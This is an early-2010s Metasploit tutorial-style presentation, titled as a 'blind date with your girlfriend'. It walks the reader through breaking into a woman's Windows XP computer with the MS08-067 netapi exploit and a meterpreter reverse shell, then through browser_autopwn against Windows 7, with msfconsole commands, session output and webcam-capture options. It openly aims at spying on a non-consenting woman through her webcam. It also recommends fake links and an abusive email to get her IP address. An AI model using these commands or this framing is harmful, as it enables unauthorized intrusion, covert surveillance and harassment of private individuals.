BLIND DATE WITH YOUR GIRLFRIEND

(Metasploit Exploitation Framework)

Presented By:

Nipun Jaswal

AFCEH , C.I.S.E , C|EH

- **Chief Technical Officer , Secugenius Security Solutions LDH.**
- **Ambassador Of EC-COUNCIL @L.P.U**
- **Co – Founder DEFCON-LUDHIANA (DC141001)**
- **Web : www.starthack.com**
- **Email : nipun.jaswal@secugenius.com , admin@starthack.com**
- **SNL : www.facebook.com/nipun.jaswal , www.facebook.com/nipunjs**

Biography Of The Author :

Nipun Jaswal is an IT Security researcher currently working with **Secugenius Security Solutions** as the chief technical officer . He is a **Certified Information Security Expert (CISE),AFCEH Certified** , Certified Ethical Hacker By EC- COUNCIL, **Founder and Admin of starthack.com** as well as worked with **Cyber Cure Solutions .** as a **R&D Security Analyst** for Six months. His expertise includes Research and Development in this domain, Computer and Network Security, exploit research, C, PHP, Perl, Penetration testing and website designing , **Computer Forensics** . He has trained more than **1500+ students** and having more than 2 years' experience of IT Security field. He has conducted lots of workshops around the nation. Also He is the co-founder of defcon Ludhiana .. He had found Almost 30,000 Vulnerable sites approx. including 100+ servers and successfully helped patching those sites ..

Helped patching schoolsindia.com's 900+ hacked websites by Pakistani hackers .

He is The Ambassador For EC-COUNCIL Programs Conducted At Lovely Professional University , In 2010 he Was The Winner Of Innobuzz Best Blog Competition And Won Free DLP Package for the same .

He is Currently Pursuing B.tech And is Presently in 3rd Year At L.P.U ..

He did his Diploma From L.P.U Itself....

Abstact:

“Blind date With Ur GirlFriend“

---------------MetaSpoit------------

You Guys Might Be Thinking Viewing Movies Like “ Die Hard 4” How Hackers Are hacking Into Webcam’s

Or u might be thinking to chat with a girl whom never replied to ur pings on yahoo messenger .. having a Hot Pic Might Be Just Too Fantasying.

My Topic Is Just Acc. To your needs ..

This topic explores the wideness of flaws in today’s window boxes

So how u gonna get live cam of the girl you fantasized about ..?

Well , I got The Answer …

Metasploit , this one powerful tool has got the guts to enter any vulnerable systems in the world..

Prerequisites:

- **A Modern System With Backtrack 5 R1 O.S**
- **Victim's IP Address (Or Not In Some Cases)**
- **A Brain**

Exploitation Begins Here:

So Our Scenario Starts Here When U Are Pinging A Girl And She Never Replied …

Now We Will Go Step By Step:

1. **Send Her A Mail/PM/ Containing A Fake Link..**
2. **She Views The Site..**
3. **She Got Owned**
4. **That's It ..**

Let's Start Exploiting ….

A Brief about Metasploit Framework:

MSF Framework is a database containing all the exploit codes which when hit on a system with associated vulnerabilities spawns a shell of the target and sends it back to the victim..

We will Cover Two Scenario's

1. **Knowing The IP Address Of The Victim (Windows XP Box)**
2. **Only Sending A Message To The Victim Conivincing To Click**


Now Let's Take The First Scenario: Suppose We Got a girl operating windows xp system..

Niceeeee !!!

Now Lets Get Into the black hat world .


And think differently…..

Now open your BT5 Box ..



Open The World's Best Exploitation Tool :

Metasploit Framework (msfconsole)




```
root@bt:~# msfconsole

       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

msf > show exploits
```

Now As We Know The Target Sits On windows Xp SP2 System

From a Hackers Point Of View We know That Windows Xp Sp2 Suffers From

NETAPI Vulnerabilty

About The Vulnerability:



Article ID: 958644 - Last Review: June 10, 2011 - Revision: 3.1

MS08-067: Vulnerability in Server service could allow remote code execution

View products that this article applies to.

Support for Windows Vista Service Pack 1 (SP1) ends on July 12, 2011. To continue receiving security updates for Windows, make sure you're running Windows Vista with Service Pack 2 (SP2). For more information, refer to this Microsoft web page: Support is ending for some versions of Windows .

Beta Information


This article discusses a beta release of a Microsoft product. The information in this article is provided as-is and is subject to change without notice.

No formal product support is available from Microsoft for this beta product. For information about how to obtain support for a beta release, see the documentation that is included with the beta product files, or check the Web location where you downloaded the release.

Microsoft has released security bulletin MS08-067. To view the complete security bulletin, visit one of the following Microsoft Web sites:

- Home users:
  http://www.microsoft.com/protect/computer/updates/bulletins/200810.mspx

  Skip the details: Download the updates for your home computer or laptop from the Microsoft Update Web site now:



Skip the details: Download the updates for your home computer or laptop from the Microsoft Update Web site now:

http://update.microsoft.com/microsoftupdate/

- IT professionals:

  http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx

This is a remote code execution vulnerability. An attacker who successfully exploited this vulnerability could take complete control of an affected system remotely. On Microsoft Windows 2000-based, Windows XP-based, and Windows Server 2003-based systems, an attacker could exploit this vulnerability over RPC without authentication and could run arbitrary code. If an exploit attempt fails, this could also lead to a crash in Svchost.exe. If the crash in Svchost.exe occurs, the Server service will be affected. The Server service provides file, print, and named pipe sharing over the network.

The vulnerability is caused by the Server service, which does not correctly handle specially crafted RPC requests.

How to obtain help and support for this security update

For home users, no-charge support is available by calling 1-866-PCSAFETY in the United States and Canada or by

Now u r known to the vulnerability now what we need is to get the ip address of the victim :


How u Will get It?

Phishing ?? Naaaaah !!

Send A Abusive Mail … She Will Reply For Sure … get Into The Full View Options And Get The Originating IP.

So Lets Get Back To Action…

Now …



```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set RHOST 192.168.1.69
RHOST => 192.168.1.69
msf  exploit(ms08_067_netapi) > set LHOST 192.168.1.66
LHOST => 192.168.1.66
msf  exploit(ms08_067_netapi) > exploit
```

Remember NETAPI service Runs On port 445

Lets Set The Remote Victims Ip using The

Set RHOST [i.p]

Payload : It's the Code Which Gets Exectuted After Exploitations


Like What We Need To perform After Successful Exploitation ..

Reverse TCP: A **reverse connection** is usually used to bypass firewall restrictions on open ports. A firewall usually blocks open ports, but does not block outgoing traffic. In a normal forward connection, a client connects to a server through the server's open port, but in the case of a reverse connection, the client opens the port that the server connects to. The most common way a reverse connection is used is to bypass firewall and Router security restrictions.

Meterpreter: Is An Interactive Shell Console Which offers various functions which can be performed over the victim like

keylogging , capturing remote system snapshots , webcam snaps , record _mic

Etc.




```
Process list
============

 PID   Name              Arch  Session  User                          Path
 ---   ----              ----  -------  ----                          ----
 0     [System Process]
 4     System            x86   0        NT AUTHORITY\SYSTEM
 160   wuauclt.exe       x86   0        RABBIT-SY5PFBHN\rabbit-xp     C:\WINDOWS\System32\wuauclt.exe
 368   smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 516   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 540   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 652   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 664   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 816   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\VBoxService.exe
 868   notepad.exe       x86   0        RABBIT-SY5PFBHN\rabbit-xp     C:\WINDOWS\System32\notepad.exe
 892   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 992   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1084  svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\svchost.exe
 1108  svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\svchost.exe
 1464  explorer.exe      x86   0        RABBIT-SY5PFBHN\rabbit-xp     C:\WINDOWS\Explorer.EXE
 1532  spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1604  VBoxTray.exe      x86   0        RABBIT-SY5PFBHN\rabbit-xp     C:\WINDOWS\System32\VBoxTray.exe
 1612  qtmdqe.exe        x86   0        RABBIT-SY5PFBHN\rabbit-xp     C:\WINDOWS\System32\qtmdqe.exe
 1620  msmsgs.exe        x86   0        RABBIT-SY5PFBHN\rabbit-xp     C:\Program Files\Messenger\msmsgs.exe

meterpreter > migrate 540
[*] Migrating to 540...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 540
meterpreter >
```

VOILA !! GOT THE SHELL….

Now type : The Following Command:


Meterpreter> run webcam –h



```
meterpreter > run webcam -h
webcam -- view webcam over session

OPTIONS:

    -d <opt>  Loop delay interval (in ms, default 1000)
    -f        Just grab single frame
    -g        Send to GUI instead of writing to file
    -h        Help menu
    -i <opt>  The index of the webcam to use (Default: 1)
    -l        Keep capturing in a loop (default)
    -p <opt>  The path to the folder images will be saved in (Default: current worki
    -q <opt>  The JPEG image quality (Default: 50)
    -s <opt>  Stop recording


meterpreter > 
```

Run according to requirements

Result :--------|



Easy Isn't It ?

Exploiting Windows 7 Girlfriends


Now Next , Suppose We Have An Another Girl Operating windows 7 As The Os Is Most in demand these days …

Here We Can't Hack the victim with any system vulnerabilities .. so we prey Application Based Vulnerabilities …

As We Know The Most Used And Unimportant Software in windows 7 is INTERNET EXPLORER

Suppose u Send The Victim A Link To Chat With Her Online Or View A Live Webcam …. Which Most the guys fall for ….lolz

May be U All Have Experienced Mostly IP Address Written with convincing messages like chat with me , see my webcam etc.



[redacted]

[redacted]

[redacted]

[redacted]


[redacted]: 172.168.2.145

In Normal Cases People Quickly Copy the url and type it in their address bar …

What Happens Is .. This Is The link Which Got 50-60 Exploit Codes Waiting For Your Ping And As soon As U Ping The Target Ur System Gets Ownd☺

Now Lets Perform The Same To get Indepth Knowledge …

Now First Of All Open Your Backtrack 5 Console And Open Metasploit Framework As we Did Earlier



```
msf > use auxiliary/server/browser_autopwn
msf  auxiliary(browser_autopwn) > set LHOST 192.168.2.178
LHOST => 192.168.2.178
msf  auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf  auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf  auxiliary(browser_autopwn) >
```


Terminologies :-

Browser Autopwn: This Is The Auxiliary Exploit Which Launches 20-55 exploits at once which waits for the incoming connection , when got ! tries to exploit the target application

SRVPORT : Service Port Required To Set to port 80 because If Anyother port is used it might seems suspicious and by default port is 80 only at http

